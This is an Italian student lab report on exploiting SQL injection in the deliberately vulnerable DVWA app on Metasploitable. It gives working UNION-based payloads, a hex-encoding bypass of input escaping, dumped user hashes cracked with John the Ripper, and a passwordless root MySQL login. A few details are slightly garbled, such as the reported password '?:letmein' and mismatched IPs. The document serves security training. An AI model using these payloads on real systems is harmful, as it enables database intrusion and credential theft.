

1. Sfruttamento della vulnerabilità SQL Injection in low

1.1 Introduzione

L'obiettivo dell'analisi è dimostrare come un attaccante possa sfruttare una vulnerabilità di SQL Injection all'interno di una WebApp vulnerabile come la DVWA.

1.2

Configurazione delle macchine:

Per poter iniettare l'SQL, abbiamo preparato il nostro ambiente di lavoro, settando gli IP della macchina attaccante (KALI) e la vittima (Metasploitable) come richiesto dalla traccia dell'esercizio.

Abbiamo poi effettuato un test di comunicazione tra le macchine con un ping dal terminale di Kali verso Metasploitable.

```
(kali@kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.178 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.150 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.150 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.143 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.143/0.155/0.178/0.013 ms

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
    ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
    RX packets 97 bytes 8764 (8.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81 bytes 6985 (6.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 13 bytes 1040 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13 bytes 1040 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


1.3

Accesso alla DVWA e iniezione del codice.

Inserendo l'indirizzo di IP di Metasploitable nel browser della nostra Kali, abbiamo ottenuto l'accesso alla DVWA.

Accedendo alla sezione dedicata a "SQL Injection" abbiamo inserito il carattere " ' " come user id ed abbiamo notato che l'applicazione interpretava direttamente l'input come codice SQL, confermando la sua vulnerabilità.

Inserendo l'input ' OR 'a'='a nella pagina di login, abbiamo ottenuto tutti gli utenti presenti nella tabella del database.



DVWA

Vulnerability: SQL Injection

User ID:

ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SOP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Left Sidebar Menu:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Era richiesta la password per l'utente "Pablo". Per ottenere questo dato, abbiamo cercato online i nomi predefiniti delle tabelle del database e abbiamo iniettato un codice SQL che restituisce l'elenco completo delle colonne con i rispettivi nomi.

```
' UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns #
```

Con questa iniezione è stata identificata la struttura del database, in particolare la tabella "DVWA.USERS", che conteneva i dati di accesso degli utenti.

```
ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.guestbook
Surname: comment

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.guestbook
Surname: name

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.users
Surname: user_id

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.users
Surname: first_name

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.users
Surname: last_name

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.users
Surname: user

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.users
Surname: password

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: dvwa.users
Surname: avatar

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: mysql.columns_priv
Surname: Host

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: mysql.columns_priv
Surname: Db

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: mysql.columns_priv
Surname: User

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: mysql.columns_priv
Surname: Table_name


ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
First name: mysql.columns_priv
Surname: Column_name

ID: 'UNION SELECT CONCAT(table_schema,".",table_name), column_name FROM information_schema.columns # --co
```

Con la seguente iniezione SQL i valori delle colonne trovate vengono mostrate sul web server.

'UNION SELECT user, password FROM dvwa.users -- commento

Così facendo abbiamo ottenuto la password hashata dell'utente Pablo.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 'UNION SELECT user, password FROM dvwa.users -- a

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM dvwa.users -- a

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM dvwa.users -- a

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM dvwa.users -- a

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM dvwa.users -- a

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SOP0NIP76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View SourceView Help

Damn Vulnerable Web Application (DVWA) v1.0.7

1.4 Analisi dell'hash

Abbiamo analizzato l'hash con Hash Analyzer, ed è stato identificato come MD5

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

Hash:	0d107d09f5bbe40cade3de5c71e9e9b7
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexidecimal

1.5 John the ripper

A questo punto avevamo tutti gli elementi per utilizzare John the ripper dal terminale kali.

```
(kali㉿kali)-[~/Downloads]
$ john --show --format=raw-md5 /home/kali/Downloads/filesshadow.txt
?:letmein

1 password hash cracked, 0 left

(kali㉿kali)-[~/Downloads]
$
```

Abbiamo così portato a termine l'esercizio ottenendo la password per l'utente Pablo, ovvero "?:letmein".

2 SQL Injection DVWA – MEDIUM

Analizzando il codice php relativo alle operazioni che la DVWA livello medium compie per eseguire la query sql, notiamo come la stringa in ingresso venga sanificata mediante la funzione `mysql_real_escape_string()`. Questa funzione, da documentazione, aggiunge un carattere `'\'` davanti ai caratteri `\x00, \n, \r, \, ', "` e `\x1a`. Per bypassare la sanificazione dell'input sostituiamo i parametri inseriti come input, e quindi racchiusi tra apici, con il loro controvalore in esadecimale utilizzando la funzione in python riportata di seguito o un qualsiasi tool online come CyberChef.

```
home > kali > Desktop > hex.py
1  import sys
2
3  stringa = sys.argv[1]
4  esadecimale = "0x" + stringa.encode('utf-8').hex()
5  print(esadecimale)
```

Il nostro obiettivo è restituire a schermo dati contenuti nel database. Utilizziamo l'operatore UNION utilizzato per combinare il risultato della prima query, quella inserita nel sorgente della pagina, con una seconda inserita da noi nel campo input.

[query_1] UNION [query_2]

Come requisito fondamentale, le query unite dall'operatore UNION devono restituire lo stesso numero di colonne. Il numero di colonne, e quindi del numero di parametri da inserire dopo l'operatore SELECT, si trova per tentativi, partendo dall'inserire un solo parametro ed aumentandone il numero di volta in volta finché la pagina non restituirà più errore.


Tentativo con un parametro:

0x27 UNION SELECT null #



Tentativo con due parametri:

0x27 UNION SELECT null, null #



La query nel codice sorgente della pagina restituisce due colonne.

Per visualizzare informazioni vitali dai database presenti abbiamo bisogno di conoscere i nomi dei database presenti. Per portare a termine questo obiettivo utilizziamo le informazioni contenute nella tabella schemata nel database information-schema.

Query 1:

0x27 UNION SELECT schema_name, null FROM information_schema.schemata #

User ID:

Submit

```
ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: information_schema
Surname:

ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: dvwa
Surname:

ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: metasploit
Surname:

ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: mysql
Surname:

ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: owasp10
Surname:

ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: tikiwiki
Surname:

ID: 0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
First name: tikiwiki195
Surname:
```


Query 2:

0x27

UNION

SELECT table_name, null

FROM information_schema.tables

WHERE table_schema = 0x6d7973716c #

```
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: columns_priv
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: db
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: func
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: help_category
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: help_keyword
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: help_relation
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: help_topic
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: host
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: proc
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: procs_priv
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: tables_priv
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: time_zone
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: time_zone_leap_second
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: time_zone_name
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: time_zone_transition
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: time_zone_transition_type
Surname:

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c #
First name: user
Surname:
```

La tabella user nel database mysql potrebbe contenere dati importanti sugli utenti e sui loro privilegi.

Query 3 : Visualizzare le colonne contenute nella tabella user:

0x27

UNION

SELECT table_name, column_name

FROM information_schema.columns

WHERE table_schema = 0x6d7973716c

AND table_name = 0x75736572

Brute Force	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Host
Command Execution	
CSRF	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: User
File Inclusion	
SQL Injection	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Password
SQL Injection (Blind)	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Select_priv
Upload	
XSS reflected	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Insert_priv
XSS stored	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Insert_priv
DVWA Security	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Insert_priv
PHP Info	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Update_priv
About	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Delete_priv
Logout	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Create_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Drop_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Reload_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Shutdown_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Process_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: File_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Grant_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: References_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Index_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Alter_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Show_db_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Super_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Create_tmp_table_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Lock_tables_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Execute_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Repl_slave_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Repl_client_priv
	ID: 0x27 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 0x6d7973716c AND table_name = 0x75736572 First name: user Surname: Repl_client_priv

Query 4

Andiamo a stampare gli utenti e le relative password contenuti nella tabella user:

0x27 UNION SELECT user, password FROM mysql.user #

User ID:

Submit

ID: 0x27 UNION SELECT user,password FROM mysql.user #
First name: debian-sys-maint
Surname:

ID: 0x27 UNION SELECT user,password FROM mysql.user #
First name: root
Surname:

ID: 0x27 UNION SELECT user,password FROM mysql.user #
First name: guest
Surname:

Dell'utente root visualizziamo alcuni dei suoi privilegi e nello specifico:

- Select_priv
- Insert_priv
- Update_priv
- Delete_priv
- Create_priv
- Drop_priv
- Shutdown_priv
- Execute_priv
- Create_user_priv

Query 5:

Vulnerability: SQL Injection

User ID:

Submit

ID: 0x27 UNION SELECT CONCAT(select_priv, Insert_priv, Update_priv, Delete_priv, Create_priv, Drop_priv, Shutdown_priv, Execute_priv, Create_user_priv), null FROM mysql.user WHERE user = 0x72616174#
First name: YYYYYYYYYY
Surname:


Conclusioni.

Mediante l'utilizzo dell'SQL Injection siamo andati sempre più a fondo all'interno dei database presenti nella DVWA andando a scoprire che l'account dell'utente root, che ha tutti i privilegi, non è protetto da alcuna password.

Da shell è possibile connettersi al database mediante il seguente comando:

MySQL -h -u root -p --skip-ssl

E operare su sul database.

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows a command to connect to MySQL, followed by a welcome message and a list of databases.

```
(kali@kali)-[~]  
$ mysql -h 192.168.13.150 -u root -p --skip-ssl  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 471  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Support MariaDB developers by giving a star at https://github.com/MariaDB/server  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| dvwa |  
| metasploit |  
| mysql |  
| owasp10 |  
| tikiwiki |  
| tikiwiki195 |  
+-----+  
7 rows in set (0.000 sec)  
  
MySQL [(none)]> █
```